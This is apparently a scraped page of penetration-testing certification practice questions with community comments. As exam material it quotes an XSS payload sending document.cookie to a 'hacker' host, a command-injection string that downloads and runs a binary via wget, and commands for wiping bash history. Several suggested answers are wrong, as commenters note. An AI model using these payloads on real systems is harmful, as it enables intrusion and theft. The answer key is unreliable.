Wifite is a tool to audit WEP or WPA encrypted wireless networks. It uses aircrack-ng, pyrit, reaver, tshark tools to perform the audit. This tool is customizable to be automated with only a few arguments and can be trusted to run without supervision.

upvoted 2 times

RekonCIS 2 years, 7 months ago

Selected Answer: D

Definitely Kismet

upvoted 3 times

eliemacho 2 years, 11 months ago

Kismet is the right answer,

Air-crack is great as an attacking tool

upvoted 2 times

Davar39 3 years, 2 months ago

That's correct.

upvoted 3 times

Question #19 *Topic 1*

A penetration tester gains access to a system and establishes persistence, and then runs the following commands: cat /dev/null > temp touch -r .bash_history temp mv temp .bash_history
Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null

B. Making a copy of the user's Bash history for further enumeration

C. Covering tracks by clearing the Bash history

D. Making decoy files on the system to confuse incident responders

Suggested Answer: *C*
Reference:
https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linux-systems-cover-your-tracks-remain-undetected-0244768/

Community vote distribution
C (100%)

BinarySoldier Highly Voted 3 years, 1 month ago

Selected Answer: C

C is correct
upvoted 6 times

Question #20 *Topic 1*

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows

B. Cross-site scripting

C. Race-condition attacks

D. Zero-day attacks

E. Injection flaws

F. Ransomware attacks

Suggested Answer: *AB*
Reference:
https://owasp.org/www-pdf-archive/OWASP_Top_10_2017_RC2_Final.pdf

Community vote distribution
BE (100%)

Picklefall1 Highly Voted 3 years, 4 months ago
It should be B and E. The 2017 owasp top 10 list has these items:
A01-Injection
A02-Broken Authentication
A03-Sensitive Data Exposure
A04-XXE
A05-Broken Access Control
A06-Security Misconfiguration
A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities
A10-Insufficient Logging & Monitoring

Notice that buffer overflow is not in that list, but injection is (in fact, injection is number 1)
upvoted 10 times

BinarySoldier 3 years, 3 months ago
I agree. B and E make the correct answer
upvoted 2 times

MeisAdriano Most Recent 7 months, 2 weeks ago
Selected Answer: BE
https://owasp.org/www-project-top-ten/2017/Top_10

B) Cross-site scripting
E) Injection flaws
upvoted 1 times

maps7 2 years, 9 months ago
correct answers B,E
upvoted 1 times

kiduuu 2 years, 10 months ago
Selected Answer: BE
A1:2017 - Injection and A7:2017 - Cross-Site Scripting (XSS)
upvoted 1 times

tokhs 2 years, 11 months ago
Selected Answer: BE
correct answer B and E

upvoted 1 times

jedington 2 years, 11 months ago

Selected Answer: BE

It's B&E

upvoted 1 times

some_specialist 2 years, 12 months ago

Selected Answer: BE

Like what someone posted already before, when you look up OWASP it's B & E

upvoted 1 times

BinarySoldier 3 years, 1 month ago

B and E

upvoted 1 times

DRAG DROP -


You are a penetration tester reviewing a client's website through a web browser.


INSTRUCTIONS -

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com…	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o…	/	2019-10-1…	59			
__utmb	361044370.7.9.1508267988443	.comptia.o…	/	2017-10-1…	32			
__utmc	36104370	.comptia.o…	/	Session	14			
__utmt	1	.comptia.o…	/	2017-10-1…	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o…	/	2019-10-1…	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc…	.comptia.o…	/	2018-04-1…	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7…	.comptia.o…	/	2019-10-1…	99			
_sp_ses.0767	*	.comptia.o…	/	2017-10-1…	13			

Secure System

https://comptia.org/login.aspx#remediatesource



```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Select and Place:



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server


Step 1 ?

Step 2 ?

Step 3 ?

Step 4 ?

Suggested Answer:



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

am2005 Highly Voted 2 years, 11 months ago

Step 1 - Generate a Certificate Signing Request
Step 2 - Submit CSR to the CA
Step 3 - Install re-issued certificate on the server
Step 4 - Remove Certificate from Server
upvoted 17 times

gunjack83 Most Recent 11 months, 3 weeks ago

I think no need to put on step on drop and drag.. the right answer only pick no 21 and 24 for the highest vulnerability. This only question in wrong with score 855
upvoted 1 times

Bostonrock03 2 years, 8 months ago

What about the other two parts of the question? Is there nothing wrong with the Source or cookies? Any suggestions
upvoted 2 times

shakevia463 2 years, 7 months ago

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
upvoted 3 times

maps7 2 years, 9 months ago

generate
submit
remove
install
upvoted 3 times

RekonCIS 2 years, 7 months ago

wrong you install the reissued certificae before removing
upvoted 6 times

Question #22 *Topic 1*

Given the following code:
<SCRIPT>var+img=new+Image();img.src=`http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall

B. Parameterized queries

C. Output encoding

D. Session tokens

E. Input validation

F. Base64 encoding

Suggested Answer: *BD*

Community vote distribution

BinarySoldier Highly Voted 3 years, 3 months ago

Encoding (commonly called “Output Encoding”) involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.

Output encoding and input sanitization are the best defenses against XSS. Therefore, I would go for C and E here.

upvoted 11 times

BinarySoldier Highly Voted 3 years, 1 month ago

Selected Answer: C

I stick with C and E

upvoted 7 times

MeisAdriano Most Recent 7 months, 1 week ago

Selected Answer: CE

This is an example of a Cross-Site Scripting (XSS) attack. To prevent this type of attack, the best methods would be:

C. Output encoding: This ensures that any data that is output to the browser is properly encoded, preventing the execution of malicious scripts.

E. Input validation: This involves validating and sanitizing user inputs to ensure they do not contain any malicious code.

A) A WAF (Web-Application Firewall) could help to prevent XSS attacks, but that's not the definitelly solution, the complete solution is C and E
B) Parameterize queries is good for SQL Injection, XSS it's a different scenario
D) Session Tokens are good in Session Hijacking Attacks not for XSS (Cross-Site Scripting)

upvoted 1 times

MeisAdriano 7 months, 1 week ago

F) Base64 encoding is primarily used to encode binary data into an ASCII string format, useful for tarnsmitting data over media that are designed to deal with text. That's not effective in preventing XSS attack.

upvoted 1 times

Bluedegard 1 year, 1 month ago

I'm sad that you guys are stupid.
A. WAF - this can exactly prevent SQLi and XSS. Don't you understand it name????
B. this is used in SQLi not XSS
C. Output encoding - This change malicious character into a plain simple stupid string. This is good pratice!
D. Session tokens is useless - XSS still work
E. Ambigious. The <script> may come from url parameter instead of form input right???????????????? IT CAN COME FROM DOM XSS! INPUT VALIDATION IS USELSS
F. WTF encoding? if it is encode, it can work when decode right???????????

upvoted 1 times

isaphiltrick 1 year, 6 months ago

Answer is C & E

Cross-site scripting prevention can generally be achieved via two layers of defense:

• Encode data on output

• Validate input on arrival

This was taken from this site: https://portswigger.net/web-security/cross-site-scripting/preventing

upvoted 1 times

bieecop 1 year, 8 months ago

Selected Answer: CE

C. Output encoding: This involves properly encoding any user-generated or dynamic content that is being outputted on a web page. By encoding the content, special characters are converted into their corresponding HTML entities, preventing them from being interpreted as code by the browser.

E. Input validation: It is essential to validate and sanitize any user input received by the web application. Input validation involves checking the input for expected formats, length, and type, and rejecting or sanitizing any input that doesn't meet the specified criteria. This helps to prevent the injection of malicious code into the application.

upvoted 1 times

thepentester 2 years ago

Selected Answer: BD

The code shown is an example of a cross-site scripting (XSS) attack, where the attacker is attempting to steal the user's cookie by injecting a malicious script into a web page

upvoted 1 times

ronniehaang 2 years, 2 months ago

Selected Answer: CE

This is an XSS attack. Potentially 3 correct solutions

A) WAF

C) Output encoding

E) Input validation

upvoted 3 times

bieecop 2 years, 3 months ago

Selected Answer: BE

Parameterized queries is a technique that aims to separate the SQL query from the user input values.

upvoted 1 times

bieecop 2 years, 3 months ago

Selected Answer: BD

bd correct

upvoted 1 times

jedington 2 years, 11 months ago

Selected Answer: CE

It's C and E

upvoted 6 times

Davar39 3 years, 2 months ago

C & E, no parameter requested or served in this example so B is not the correct answer.

upvoted 6 times

tokhs 3 years, 3 months ago

Selected Answer: BE

I believe it should be B and E

upvoted 4 times

Picklefall1 3 years, 4 months ago

Why isn't the answer C and E? (output encoding and input validation). Not sure how parameterized queries helps you here when this is not sql injection (it's xss)

upvoted 6 times

Question #23 *Topic 1*

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact

B. Try to take down the attackers

C. Call law enforcement officials immediately

D. Collect the proper evidence and add to the final report

Suggested Answer: *A*

Community vote distribution

A (100%)

BinarySoldier Highly Voted 3 years, 3 months ago

A is correct. When an active exploitation is noticed during the engagement, everything thing else MUST be put on hold and contact the client immediately.

upvoted 6 times

bieecop Most Recent 1 year, 8 months ago

Selected Answer: A

In this scenario, the penetration tester should inform the primary point of contact within the organization or the client who requested the security assessment. The primary point of contact could be the client's security team, the project manager, or a designated individual responsible for overseeing the assessment. By immediately notifying the primary point of contact, the tester enables the client to take appropriate actions to mitigate the vulnerability and respond to the active exploitation.

upvoted 1 times

ronniehaang 2 years, 2 months ago

Selected Answer: A

Communication triggers

- Critical findings

upvoted 2 times

Question #24 *Topic 1*

A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost

B. To guide them through the building entrances

C. To validate the billing information with the client

D. As proof in case they are discovered

Suggested Answer: *D*

Reference:

https://hub.packtpub.com/penetration-testing-rules-of-engagement/

Community vote distribution

D (100%)

BinarySoldier Highly Voted 3 years, 3 months ago

D is absolutely right

upvoted 7 times

MeisAdriano Most Recent 7 months, 1 week ago

Selected Answer: D

"Get out of jail free" card

upvoted 1 times

bieecop 1 year, 8 months ago

Selected Answer: D

Carrying copies of the engagement documents serves as proof of authorization and legitimacy in case the penetration testers are discovered during the physical penetration test. These documents typically include a letter of authorization or engagement agreement that outlines the scope, objectives, and permissions granted for the penetration test. If questioned or challenged by security personnel, employees, or law enforcement, the penetration testers can present these documents to demonstrate that they are authorized to perform the test.

upvoted 1 times

Question #25 *Topic 1*

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized: exploit = `POST ` exploit += `/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} `" c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}./apache'%0A% 27&loginUser=a&Pwd=a` exploit += `HTTP/1.1` Which of the following commands should the penetration tester run post-engagement?

A. grep ɹ€"v apache ~/.bash_history > ~/.bash_history

B. rm ɹ€"rf /tmp/apache

C. chmod 600 /tmp/apache

D. taskkill /IM ɹ€apacheɹ€ /F

Suggested Answer: *B*

Community vote distribution

B (63%) C (38%)

BinarySoldier Highly Voted 3 years, 3 months ago

The apache folder in tmp was added by the tester, therefore, it's right for him to clean it up.
B is the right answer.
upvoted 9 times

bieecop Most Recent 1 year, 8 months ago

Selected Answer: B

The command rm -rf /tmp/apache is used to remove the file named "apache" located in the "/tmp" directory. This command ensures the removal of the potentially malicious file that was downloaded to the system during the exploitation process. By removing the file, the tester helps eliminate any potential lingering artifacts or backdoors left on the system.
upvoted 2 times

kenechi 2 years ago

Selected Answer: B

The apache file was downloaded using the wget and the permission was changed to 777 for all to execute the file. It was executed using the ./apache after it was made executable.
It is proper to remove the executable in the /tmp directory.
upvoted 3 times

TheITStudent 2 years, 7 months ago

Selected Answer: C

All i know, is mkdir is the standard command for creating a directory folder, and i DO NOT SEE that here, so we don't have any indication that this folder was created, only that its permissions were changed from 600 to 777... I think post assesment cleanup should involve reseting the configurations to how you found them.
upvoted 3 times

rootlikegroot 2 years, 8 months ago

The most important thing before deleting the /tmp/apache directory is to change the permissions from 777 to 600.
upvoted 1 times

isaphiltrick 1 year, 6 months ago

I don't understand this logic--why would you need to change the permissions if you were going to delete it anyway? Answer is B, just delete it.
upvoted 1 times

DohJayVeh 3 years, 5 months ago

This force deletes everything in that folder
upvoted 1 times

Question #26 *Topic 1*

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable

B. The licensing of software is ambiguous

C. The libraries' code bases could be read by anyone

D. The provenance of code is unknown

E. The libraries may be unsupported

F. The libraries may break the application

Suggested Answer: *AC*
Reference:
https://www.infosecurity-magazine.com/opinions/third-party-libraries-the-swiss/

isaphiltrick 1 year, 6 months ago
I'm sure A & E are correct. Remember the question is asking about the GREATEST concerns about open source libraries...I agree that libraries may be vulnerable (A) and although many open source projects are generally supported by communities, some libraries MAY be unsupported (E). So what if the libraries' code bases could be read by anyone? This is open source code we're talking about so why would it be a concern?
upvoted 1 times

BinarySoldier 3 years, 3 months ago
A and C are correct.
upvoted 4 times

DohJayVeh 3 years, 5 months ago
the codebase is a collection library's that can be looked up in the source control repository. This makes it easy to look up and easy to find flaws with
upvoted 2 times

Question #27 *Topic 1*

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark

B. Nessus

C. Retina

D. Burp Suite

E. Shodan

F. Nikto

Suggested Answer: *AE*
Reference:
https://resources.infosecinstitute.com/topic/top-10-network-recon-tools/

wacaayyyy12 2 years, 8 months ago
ok AE jawabannnya
upvoted 1 times

am2005 2 years, 11 months ago
answer is AE
upvoted 1 times

[Removed] 3 years, 1 month ago
Correct answer
upvoted 2 times

BinarySoldier 3 years, 3 months ago
The answer is absolutely right as the rest of the other tools will involve direct interaction with the target.
upvoted 3 times

Question #28 *Topic 1*

A consultant is reviewing the following output after reports of intermittent connectivity issues:
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.

B. A multicast session was initiated using the wrong multicast group.

C. An ARP flooding attack is using the broadcast address to perform DDoS.

D. A device on the network has poisoned the ARP cache.

Suggested Answer: *B*

Community vote distribution

D (100%)

BinarySoldier Highly Voted 3 years, 3 months ago

I think the correct answer should be D.
The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address.

With this on the same network, intermittent connectivity will be inevitable as along as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

upvoted 9 times

Davar39 3 years, 2 months ago

I m with you on that. D should be the correct answer.

upvoted 3 times

brandonl Highly Voted 2 years, 11 months ago

D is correct. 192.168.1.136 is spoofing the gateway.

upvoted 7 times

Anarckii Most Recent 1 year, 9 months ago

Selected Answer: D

192.168.1.1 and 192.168.1.136 have the same MAC address

upvoted 2 times

kiduuu 2 years, 10 months ago

Selected Answer: D

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address

upvoted 2 times

maps7 2 years, 9 months ago

how do we know that 192.168.1.1 ? I get the point that this might be ARP poisoning but with comptia work with information you are given don't assume

upvoted 2 times

TheITStudent 2 years, 7 months ago

@maps, good question. it is standard practice that for IPv4, the last address as a .255 is the broadcasting address (we see this being followed above as the .255 has the ff:ff:ff:ff mac address (which is broadcasting), with this detail, I think it is safe to INFER, based on that

data, that standard procedure is being followed and the .1 is the gateway, as is standard procedure in setting up a network. hope that helps.

upvoted 1 times

Question #29 *Topic 1*

Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications

B. A list of all the risks of web applications

C. The risks defined in order of importance

D. A web-application security standard

E. A risk-governance and compliance framework

F. A checklist of Apache vulnerabilities

Suggested Answer: *AC*

Reference:

https://www.synopsys.com/glossary/what-is-owasp-top-10.html

Community vote distribution

AC (100%)

BinarySoldier Highly Voted 3 years, 3 months ago

A and C make more sense. This makes the answer correct.

upvoted 5 times

bieecop Most Recent 1 year, 7 months ago

Selected Answer: AC

The OWASP Top 10 is a well-known web-application security standard developed by the Open Web Application Security Project (OWASP). It identifies and highlights the top 10 most critical risks commonly found in web applications. It serves as a valuable resource for developers, security professionals, and organizations to prioritize their efforts and address the most significant vulnerabilities and threats in web applications. It is not a comprehensive list of all risks but focuses on the most critical ones. It is not a risk-governance and compliance framework, but rather a guidance document for understanding and mitigating common web-application security risks. It is also not specifically focused on Apache vulnerabilities but is applicable to web applications regardless of the underlying technology stack.

upvoted 1 times

Anarckii 1 year, 9 months ago

Selected Answer: AC

this is correct

upvoted 1 times

Question #30 *Topic 1*

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap ג€"oG list.txt 192.168.0.1-254 , sort

B. nmap ג€"sn 192.168.0.1-254 , grep ג€Nmap scanג€ | awk '{print S5}'

C. nmap ג€"-open 192.168.0.1-254, uniq

D. nmap ג€"o 192.168.0.1-254, cut ג€"f 2

Suggested Answer: *D*

Community vote distribution

B (100%)

Davar39 Highly Voted 3 years, 2 months ago

Selected Answer: B

Only B makes sense, since those results are from host discovery (-sn) and no ports are reported. AWK command is used in combination with grep to manipulate the output.

upvoted 10 times

BinarySoldier Highly Voted 3 years, 3 months ago

I think B is the correct answer here. For the options, only B has the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output.

And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.

upvoted 7 times

Anarckii Most Recent 1 year, 9 months ago

Selected Answer: B

the results show that that it is discovering which host are up from the 192.168.0.1. You would do this through a ping sweep (-sn)

upvoted 1 times

maps7 2 years, 9 months ago

B IS THE CORRECT ANSWER

upvoted 2 times

BinarySoldier 3 years, 1 month ago

Selected Answer: B

B it is.

upvoted 5 times

[Removed] 3 years, 1 month ago

Answer is B here.

upvoted 3 times

Question #31 *Topic 1*

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

A. Send deauthentication frames to the stations.

B. Perform jamming on all 2.4GHz and 5GHz channels.

C. Set the malicious AP to broadcast within dynamic frequency selection channels.

D. Modify the malicious AP configuration to not use a pre-shared key.

Suggested Answer: *C*

Community vote distribution

A (100%)

DrChats Highly Voted 3 years, 3 months ago

Selected Answer: A

A for me

upvoted 9 times

Davar39 3 years, 2 months ago

The first step in Evil-Twin attack is to deauth the clients from the original AP/network in order to trick them into connecting to your AP, correct answer is A.

https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax

upvoted 8 times

BinarySoldier Highly Voted 3 years, 3 months ago

I believe A would be the best answer in this case.

